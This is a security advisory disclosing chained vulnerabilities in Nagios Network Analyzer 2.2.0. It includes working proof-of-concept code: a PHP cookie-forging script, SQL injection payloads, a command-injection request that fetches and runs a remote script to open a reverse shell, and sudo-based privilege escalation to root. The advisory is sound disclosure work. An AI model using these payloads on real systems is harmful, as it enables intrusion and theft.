security-assessment.com

Vulnerability Advisory

Name	Nagios Network Analyzer Multiple Vulnerabilities
Vendor Website	https://www.nagios.org/
Affected Software	Nagios Network Analyzer <= 2.2.0
Date of Public Release	11 August 2016
Researchers	Francesco Oddo

Description

The Nagios Network Analyzer application is affected by multiple security vulnerabilities, including authentication bypass, SQL injection, arbitrary code execution via command injection and privilege escalation.

These vulnerabilities can be chained together to obtain unauthenticated remote code execution in the context of the root user.

Exploitation

Authentication Bypass

Authentication for the Nagios Network Analyzer web management interface can be bypassed due to an insecure implementation of the function validating session cookies within the 'Session.php' file. As shown below, the application uses a base64 encoded serialized PHP string along with a SHA1 HMAC checksum as the cookie to authenticate and manage user sessions.

Session Cookie Format
a:15:{s:10:"session_id";s:32:"325672f137d4e3747a0f9e61a4c867b2";s:10:"ip_address";s:15:"192.168.xxx.xxx";s:10:"user_agent";s:72:"Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0";s:13:"last_activity";i:1463165417;s:9:"user_data";s:0:"";s:8:"identity";s:11:"nagiosadmin";s:8:"username";s:11:"nagiosadmin";s:5:"email";s:30:"xxxxxx@security-assessment.com";s:7:"user_id";s:1:"1";s:14:"old_last_login";s:10:"1463163525";s:9:"apiaccess";s:1:"1";s:6:"apikey";s:40:"6ba11d3f6e84011b3332d7427d0655de64f11d5e";s:8:"language";s:7:"default";s:10:"apisession";b:1;s:7:"view_id";i:0;}<SHA1_HMAC_CHECKSUM>

The application relies on the validation against the SHA1 HMAC to recognize and destroy invalid session cookies when the checksum value does not match. However the encryption key used to generate the HMAC checksum is statically set to the SHA1 hash value of the $_SERVER['HTTP_HOST'] PHP variable, which is the Host HTTP header value. This information can be controlled by the attacker and as such should not be considered a secure randomly generated value for the secret encryption key.

Since no further verification is performed for other non-predictable fields (e.g. session_id, apikey, email, username etc.) and only a valid user agent string matching the correct HTTP header value is required, an attacker can forge arbitrary session cookies and bypass authentication.

The script on the following page generates session cookies which are accepted and validated successfully by the application. A 'user_id' value of 1 can be used to initiate a session in the context of the admin user.

POC Code – nagiosna_forge_cookie.php

```
<?php

$host = $argv[1];

$session =
'a:14:{s:10:"session_id";s:32:"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX";s:10:"ip_address";s:15:"123.123
.123.123";s:10:"user_agent";s:72:"Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0";s:13:"last_activity";i:1463229493;s:9:"user_data";s:0:"";s:8:"identity";s:4:"XXXX";s:8:"usern
ame";s:4:"XXXX";s:5:"email";s:16:"test@example.com";s:7:"user_id";s:1:"1";s:14:"old_last_login";s:10:"X
XXXXXXXXX";s:9:"apiaccess";s:1:"1";s:6:"apikey";s:40:"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX";s:8:"language";s:7:"default";s:10:"apisession";b:1;}';

$encryption_key = sha1($host);

$hmac_check = hash_hmac('sha1', $session, $encryption_key);

$cookie = $session . $hmac_check;
echo urlencode($cookie);

?>
```

```
root@kali:~# php nagiosna_forge_cookie.php 192.168.182.133
a%3A14%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXX%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A15%3A%22123.123.123.123%22%3Bs%3A10%3A%2
2user_agent%22%3Bs%3A72%3A%22Mozilla%2F5.0+%28Windows+NT+6.3%3B+WOW64%3B+rv%3A46.
0%29+Gecko%2F20100101+Firefox%2F46.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1463
229493%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22identity%22%3Bs%3A
4%3A%22XXXX%22%3Bs%3A8%3A%22username%22%3Bs%3A4%3A%22XXXX%22%3Bs%3A5%3A%22email%2
2%3Bs%3A16%3A%22test%40example.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%221%22%3
Bs%3A14%3A%22old_last_login%22%3Bs%3A10%3A%22XXXXXXXXXX%22%3Bs%3A9%3A%22apiaccess
%22%3Bs%3A1%3A%221%22%3Bs%3A6%3A%22apikey%22%3Bs%3A40%3A%22XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXX%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22default%22%3Bs%3A10%3
A%22apisession%22%3Bb%3A1%3B%7D8903af2bcdb9696fea88f3ef01203785f1e6f646
```

SQL Injection

Multiple SQL injection vulnerabilities exist in the application web management interface. An attacker can exploit these vulnerabilities to retrieve sensitive data from the application MySQL database.

The table on the following page lists the vulnerable entry points along with POC payloads.


URL	Parameter	Payload
GET /nagiosna/index.php/api/checks/read?q%5Blastcode%5D=0&o%5Bcol%5D=<PAYLOAD>&o%5Bsort%5D=ASC	o[col]	Time-based: *name AND (SELECT * FROM (SELECT(SLEEP(5)))UtTW)*
GET /nagiosna/index.php/api/sources/read?o%5Bcol%5D=<PAYLOAD>&o%5Bsort%5D=ASC	o[col]	Time-based: *name AND (SELECT * FROM (SELECT(SLEEP(5)))UtTW)*
POST /nagiosna/index.php/admin/globals	timezone	Error-based: *US/Eastern%' AND (SELECT 4646 FROM(SELECT COUNT(*),CONCAT(0x232323,(SELECT MID((IFNULL(CAST(apikey AS CHAR),0x20)),1,54) FROM nagiosna_users WHERE id=1 LIMIT 0,1),0x232323,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '%'='*

The screenshot below shows a proof-of-concept exploitation to dump the API key for the 'nagiosadmin' user.

POC – SQL Injection

```
POST /nagiosna/index.php/admin/globals HTTP/1.1
Host: [redacted]
Content-Length: 326
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64; rv:46.0) Gecko/20100101 Firefox/46.0
Content-Type: application/x-www-form-urlencoded
Referer: http://[redacted]/nagiosna/index.php/admin/globals
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie:
na_session=a%3A14%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A15%3A%22123.123.123.123%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A72%3A%22Mozilla%2F5.0+%28Windows+NT+6.3%3B+W0W64%3B+rv%3A46.0%29+Gecko%2F20100101+Firefox%2F46.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1463229493%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22identity%22%3Bs%3A4%3A%22XXXX%22%3Bs%3A8%3A%22username%22%3Bs%3A4%3A%22XXXX%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%22test%40example.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%221%22%3Bs%3A14%3A%22old_last_login%22%3Bs%3A10%3A%22XXXXXXXXXX%22%3Bs%3A9%3A%22apiaccess%22%3Bs%3A1%3A%221%22%3Bs%3A6%3A%22apikey%22%3Bs%3A40%3A%22XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22default%22%3Bs%3A10%3A%22apisession%22%3Bb%3A1%3B%7D8903af2bcdb9696fea88f3ef01203785fle6f646
Connection: close

language=english&cache_time=604800&rel_map_max=60&timezone=US/Eastern%' AND (SELECT 4646 FROM(SELECT COUNT(*),CONCAT(0x232323,(SELECT MID((IFNULL(CAST(apikey AS CHAR),0x20)),1,54) FROM nagiosna_users WHERE id=1 LIMIT 0,1),0x232323,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '%'='&saveglobals=1
```



Command Injection

A command injection vulnerability exists in the function generating PDF reports for download. Base64 encoded user-supplied input is passed as an argument to system shell calls without being escaped. An attacker can inject arbitrary shell commands and obtain remote code execution in the context of the apache user.

The table below lists the vulnerable URLs along with POC payloads.

URL	Payload
GET /nagiosna/index.php/download/report/sourcegroup/<ID>/<BASE64 PAYLOAD>	*q[rid]=5&q[gid]=1" "";{touch,/tmp/TESTFILE};echo "*
GET /nagiosna/index.php/download/report/source/<ID>/<BASE64 PAYLOAD>	*q[rid]=5&q[gid]=1" "";{touch,/tmp/TESTFILE};echo "*

The request below shows a proof-of-concept exploitation of the vulnerability to spawn a reverse shell.

POC – Command Injection

```
GET
/nagiosna/index.php/download/report/source/1/cVtyaWRdPTUmcVtnaWRdPTEiICIi03tjdXJsLGh0dHA6Ly
8x0TIuMTY4LjE4Mi41Llouc2gsLW8sL3RtcC9aLnNofTt7Y2htb2QsK3gsL3RtcC9aLnNofTt7YmFzaCwvdGlwLlouc
2h90yI= HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Referer: http://[redacted]/nagiosna/index.php/sources/reports/1?rid=6
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie:
na_session=a%3A14%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXX%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A15%3A%22123.123.123.123%22%3Bs%3A10%3A%22user_age
nt%22%3Bs%3A72%3A%22Mozilla%2F5.0+%28Windows+NT+6.3%3B+WOW64%3B+rv%3A46.0%29+Gecko%2F201001
01+Firefox%2F46.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1463229493%3Bs%3A9%3A%22user_data
%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22identity%22%3Bs%3A4%3A%22XXXX%22%3Bs%3A8%3A%22username%22
%3Bs%3A4%3A%22XXXX%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%22test%40example.com%22%3Bs%3A7%3A%
22user_id%22%3Bs%3A1%3A%221%22%3Bs%3A14%3A%22old_last_login%22%3Bs%3A10%3A%22XXXXXXXXXX%22%
3Bs%3A9%3A%22apiaccess%22%3Bs%3A1%3A%221%22%3Bs%3A6%3A%22apikey%22%3Bs%3A40%3A%22XXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22default%22%3Bs%3A10
%3A%22apisession%22%3Bb%3A1%3B%7D8903af2bcdb9696fea88f3ef01203785fle6f646
Connection: close
```

```
root@kali:~# nc -nvlp 8080
listening on [any] 8080 ...
connect to [redacted] from (UNKNOWN) [redacted] 56451
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),500(nnacmd)
```

Arbitrary code execution in the context of the 'nna' user can also be obtained by abusing the intended functionality to define custom alert commands. As shown in the next section, this exposes the application to additional privilege escalation attack vectors.

Privilege Escalation

The default application sudoers configuration allows the 'apache' and 'nna' users to run multiple Bash and Python scripts as root without being prompted for a password. Due to insecure permissions assigned to these script files, an attacker can overwrite their contents with a malicious payload (i.e. spawn a shell) and escalate privileges to root.

The table below lists the script files with insecure permissions along with the user which can use sudo to execute them as root.

File	User	Permissions
/usr/local/nagiosna/bin/rc.py	apache nna	`rwxrwxr-t nna nnacmd`
/usr/local/nagiosna/scripts/change_timezone.sh	nna	`rwsrwsr-t nna nnacmd`
/usr/local/nagiosna/scripts/upgrade_to_latest.sh	nna	`rwsrwsr-t nna nnacmd`

The screenshot below shows how to escalate privileges from 'apache' to 'root' by abusing the insecure permissions assigned to the 'rc.py' Python script.

POC – Privilege Escalation

```
root@kali:~# nc -nvlp 8080
listening on [any] 8080 ...
connect to [                ] from (UNKNOWN) [                ] 34399
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),500(nnacmd)
bash-4.1$ sudo -l | grep rc.py
sudo -l | grep rc.py
    (ALL) NOPASSWD: /usr/local/nagiosna/bin/rc.py *
bash-4.1$ ls -l /usr/local/nagiosna/bin/rc.py
ls -l /usr/local/nagiosna/bin/rc.py
-rwxrwxr-t. 1 nna nnacmd 4359 May 14 09:03 /usr/local/nagiosna/bin/rc.py
bash-4.1$ echo '#!/usr/bin/env python' > /usr/local/nagiosna/bin/rc.py
echo '#!/usr/bin/env python' > /usr/local/nagiosna/bin/rc.py
bash-4.1$ echo 'import os' >> /usr/local/nagiosna/bin/rc.py
echo 'import os' >> /usr/local/nagiosna/bin/rc.py
bash-4.1$ echo 'os.system("/bin/bash")' >> /usr/local/nagiosna/bin/rc.py
echo 'os.system("/bin/bash")' >> /usr/local/nagiosna/bin/rc.py
bash-4.1$ sudo /usr/local/nagiosna/bin/rc.py
sudo /usr/local/nagiosna/bin/rc.py
id
uid=0(root) gid=0(root) groups=0(root)
```

Solution

Upgrade to Nagios Network Analyzer 2.2.2

Timeline

2/06/2016 – Initial disclosure to vendor
3/06/2016 – Vendor acknowledges receipt of advisory
3/06/2016 – Vendor releases new software build (2.2.1)
8/07/2016 – Inform vendor about insecure fix (generation of encryption key based on epoch)
9/07/2016 – Vendor confirms issue and replies with new fix
1/08/2016 – Vendor releases patched software version
11/08/2016 – Public disclosure

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com